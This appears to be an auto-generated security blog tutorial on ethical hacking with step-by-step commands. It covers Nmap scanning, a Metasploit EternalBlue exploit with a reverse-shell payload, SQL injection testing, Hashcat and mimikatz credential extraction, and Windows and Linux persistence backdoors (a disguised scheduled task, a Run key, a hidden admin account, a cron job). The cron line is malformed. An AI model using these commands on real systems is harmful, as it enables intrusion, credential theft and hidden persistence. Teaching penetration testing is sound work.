Listen to this Post
Introduction:

In an era where cyberattacks are escalating in both frequency and sophistication, the proactive identification of security weaknesses has become paramount. Ethical hacking, the authorized practice of probing computer systems, networks, and applications, serves as the frontline defense against malicious exploitation. This discipline empowers security professionals to uncover vulnerabilities, fortify system defenses, protect sensitive data, and help organizations strengthen their overall cybersecurity posture before adversaries can strike.
Learning Objectives:
- Understand the foundational principles of ethical hacking and the legal frameworks governing authorized security testing.
- Master reconnaissance techniques, vulnerability assessment methodologies, and the exploitation lifecycle.
- Acquire hands-on proficiency with industry-standard tools, including Nmap, Metasploit, Burp Suite, and Wireshark, through practical command-line applications.
You Should Know:
- Reconnaissance and Network Mapping: The Art of Intelligence Gathering
Reconnaissance is the critical first phase of any ethical hacking engagement. This stage involves gathering intelligence about the target infrastructure to identify potential entry points. Active reconnaissance techniques, such as port scanning and service enumeration, provide direct insights into the attack surface.
Step‑by‑Step Guide: Network Scanning with Nmap
Nmap (Network Mapper) is an indispensable tool for network discovery and security auditing. Below are essential commands for effective network reconnaissance:
- Basic Host Discovery: `nmap -sn 192.168.1.0/24` – Performs a ping sweep to identify live hosts on the subnet without scanning ports.
- Comprehensive Port Scan: `nmap -sS -sV -O -A -T4 target.com` – Executes a SYN stealth scan, detects service versions, performs OS fingerprinting, and enables aggressive timing for faster results.
- Script Scanning: `nmap -sC –script=vuln target.com` – Runs default scripts and the vulnerability detection engine to identify known weaknesses.
On Windows, Nmap can be executed via the command prompt or PowerShell after installation. For API security testing, combine Nmap with Amass for subdomain enumeration: amass enum -d target.com.
2. Vulnerability Assessment and Exploitation Frameworks
Once reconnaissance is complete, the next step is to identify and validate vulnerabilities. The Metasploit Framework is the industry standard for developing and executing exploit code against a target.
Step‑by‑Step Guide: Using Metasploit for Exploitation
- Launch Metasploit: Open your terminal and type
msfconsole. - Search for Exploits: Use the `search` command to find relevant exploits. For example, `search type:exploit name:smb` to locate SMB-related vulnerabilities.
- Select an Exploit: `use exploit/windows/smb/ms17_010_eternalblue` – This selects the infamous EternalBlue exploit.
- Configure Payload: `set PAYLOAD windows/x64/meterpreter/reverse_tcp` – Sets the payload to establish a reverse shell.
5. Set Required Options:
– `set RHOSTS 192.168.1.10` – Target IP address.
– `set LHOST 192.168.1.5` – Your local IP for the reverse connection.
– `set LPORT 4444` – The listening port.
6. Execute the Exploit: `run` or exploit. If successful, you will gain a Meterpreter session on the target.
For Windows environments, tools like Nessus or OpenVAS can be used for automated vulnerability scanning, while Burp Suite is essential for web application testing.
3. Web Application Penetration Testing and API Security
Web applications are prime targets for attackers. Ethical hackers must understand the OWASP Top 10 and how to exploit common vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and insecure API endpoints.
Step‑by‑Step Guide: Intercepting and Modifying API Requests with Burp Suite
- Configure Proxy: Set your browser to use Burp Suite’s proxy listener (default:
127.0.0.1:8080). - Enable Intercept: Turn on the “Intercept” feature in the Proxy tab.
- Capture Request: Navigate to the target web application. Burp will capture the HTTP/HTTPS request.
- Analyze Parameters: Examine the request for user-supplied input. Look for parameters like `id=1` or
user=admin. - Manipulate Data: Modify the parameters to test for vulnerabilities. For example, change `id=1` to `id=1 OR 1=1` to test for SQL Injection.
- Forward the Request: Click “Forward” to send the modified request to the server and observe the response for errors or unexpected behavior.
- Use Repeater: Send the request to the Repeater tool to manually craft and resend payloads for deeper testing.
Cloud Hardening: For cloud environments (AWS, Azure, GCP), ensure that security groups, IAM roles, and S3 bucket policies are configured with the principle of least privilege. Use tools like Scout Suite or Prowler for automated cloud security assessments.
4. Password Cracking and Authentication Testing
Weak password policies remain a significant security gap. Ethical hackers use password cracking to test the strength of authentication mechanisms.
Step‑by‑Step Guide: Cracking Passwords with Hashcat
Hashcat is a powerful password recovery tool. Below is a workflow for cracking NTLM hashes:
- Obtain Hashes: Extract password hashes from a compromised system or a captured network handshake.
- Prepare Wordlist: Use a comprehensive wordlist like
rockyou.txt. You can also generate custom wordlists usingcrunch.
3. Run Hashcat:
- Command: `hashcat -m 1000 -a 0 hashes.txt rockyou.txt`
– `-m 1000` specifies NTLM hashes.
– `-a 0` sets the attack mode to a straight dictionary attack.
- Optimize Performance: Use `-O` for optimized kernels and `–force` to ignore warnings.
- View Results: `hashcat -m 1000 hashes.txt –show` to display cracked passwords.
Linux Command: Use `john –format=nt hashes.txt` as an alternative with John the Ripper. For Windows, use mimikatz to extract plaintext passwords and hashes from memory.
5. Post‑Exploitation and Persistence
After gaining access, maintaining persistence and covering tracks are crucial for simulating a real-world advanced persistent threat (APT).
Step‑by‑Step Guide: Establishing Persistence on a Windows Target
- Schedule a Task: Use the `schtasks` command to create a scheduled task that runs a reverse shell every hour.
– `schtasks /create /tn “WindowsUpdate” /tr “C:\path\to\payload.exe” /sc hourly /mo 1`
2. Registry Run Keys: Add an entry to the Windows Registry to execute a payload at startup.
– `reg add “HKLM\Software\Microsoft\Windows\CurrentVersion\Run” /v “Backdoor” /t REG_SZ /d “C:\path\to\payload.exe”`
3. Create a New User: Add a hidden user account as a backdoor.
– `net user hacker$ P@ssw0rd /add`
– `net localgroup administrators hacker$ /add`On Linux, persistence can be achieved by adding a cron job:
echo "/5 /path/to/backdoor" >> /etc/crontab.
6. Defensive Measures and Mitigation
Understanding exploitation is only half the battle. Ethical hackers must also advise on how to remediate vulnerabilities.
- Patch Management: Regularly update all software and operating systems. Use tools like WSUS (Windows) or yum (Linux) to automate patching.
- Network Segmentation: Isolate critical systems using VLANs and firewalls to limit lateral movement.
- Logging and Monitoring: Implement SIEM solutions (e.g., Splunk, ELK Stack) to detect anomalous activity. Configure audit logs for all critical systems.
- Web Application Firewall (WAF): Deploy a WAF to filter and monitor HTTP traffic, blocking common attack patterns like SQL injection and XSS.
Linux Command for Log Monitoring: `tail -f /var/log/auth.log` to monitor authentication attempts in real-time.
What Undercode Say:
- Key Takeaway 1: Ethical hacking is not merely about breaking into systems; it is a structured methodology that encompasses reconnaissance, exploitation, and remediation, all within a legal and ethical framework.
- Key Takeaway 2: The tools and techniques used by ethical hackers are constantly evolving. Continuous learning, hands-on practice, and staying updated with the latest vulnerabilities (e.g., CVE databases) are essential for maintaining an effective security posture.
Analysis: The landscape of cybersecurity is shifting from reactive defense to proactive threat hunting. Ethical hacking embodies this shift by simulating attacks to uncover hidden weaknesses. The integration of AI and machine learning into penetration testing tools is beginning to automate certain aspects of vulnerability discovery, yet the human element—critical thinking, creativity, and contextual understanding—remains irreplaceable. Organizations that embrace ethical hacking as a continuous process, rather than a one-time assessment, are better positioned to withstand the evolving tactics of cybercriminals. The growing adoption of cloud services and IoT devices expands the attack surface, making comprehensive security testing more critical than ever.
Prediction:
- +1 The demand for certified ethical hackers will surge as regulatory frameworks (e.g., GDPR, NIS2) mandate rigorous security testing, creating a robust job market for cybersecurity professionals.
- +1 AI-driven penetration testing tools will augment human capabilities, enabling faster and more comprehensive vulnerability assessments, though they will not fully replace skilled practitioners.
- -1 The sophistication of ransomware-as-a-service (RaaS) and supply chain attacks will increase, challenging even well-defended organizations and highlighting the need for continuous security validation.
- -1 The shortage of skilled cybersecurity talent will persist, driving automation but also creating a dependency on third-party security providers, which introduces new supply chain risks.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e_nz-7Vw – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


